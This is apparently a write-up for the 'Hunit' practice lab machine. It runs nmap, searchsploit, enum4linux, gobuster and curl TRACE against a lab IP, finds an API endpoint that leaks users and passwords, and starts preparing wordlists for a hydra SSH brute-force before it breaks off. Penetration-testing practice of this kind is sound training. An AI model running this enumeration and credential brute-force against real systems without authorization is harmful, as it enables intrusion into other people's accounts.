Hunit
Nmap

sudo nmap -Pn -n 192.168.184.125 -sU --top-ports=100 --reason

Version Enumeration
searchsploit apache httpd 2.4.
searchsploit smbd


Nothing there. Lets see what other services are running
SMB - 12445
enum4linux 192.168.184.125

Nothing there. lets continue for now
HTTP -18030, 8080

Pressing the start button gives us a nice game of actual wack-a-mole to which my high score as of now is a whopping 9

On port 8080 we get:
Lets see what we get with gobuster scan
sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://192.168.184.125:18030/ -t 42 -b 400,401,403,404 --no-error
sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://192.168.184.125:8080/ -t 42 -b 400,401,403,404 --no-error
Nothing there. We run it again with -x php, txt added to it and still dont get anything
But looking back at our nmap results we see that the HTTP header TRACE is enabled. We can send a request with TRACE and if we get 200 ok response the server can end up getting us user info or other sensitive info
curl -v -X TRACE http://192.168.184.125:18030

Nothing too interesting. Lets do some more digging
Back on the website lets inspect port 8080 a bit more. We have some sort of blog with poetry entries and can see users such as jennifer, richard, james, etc
If we inspect the source code for the article we see a hidden endpoint /api/

But we still get an error when navigating to the url/api
However, if we do /api/ instead of just /api then we actually get even more endpoints revealed

/api/user/ shows us users and their passwords

Lets create a users.txt file as well as a pass.txt file to feed into hydra so we can ty ssh-ing in
nano users.txt
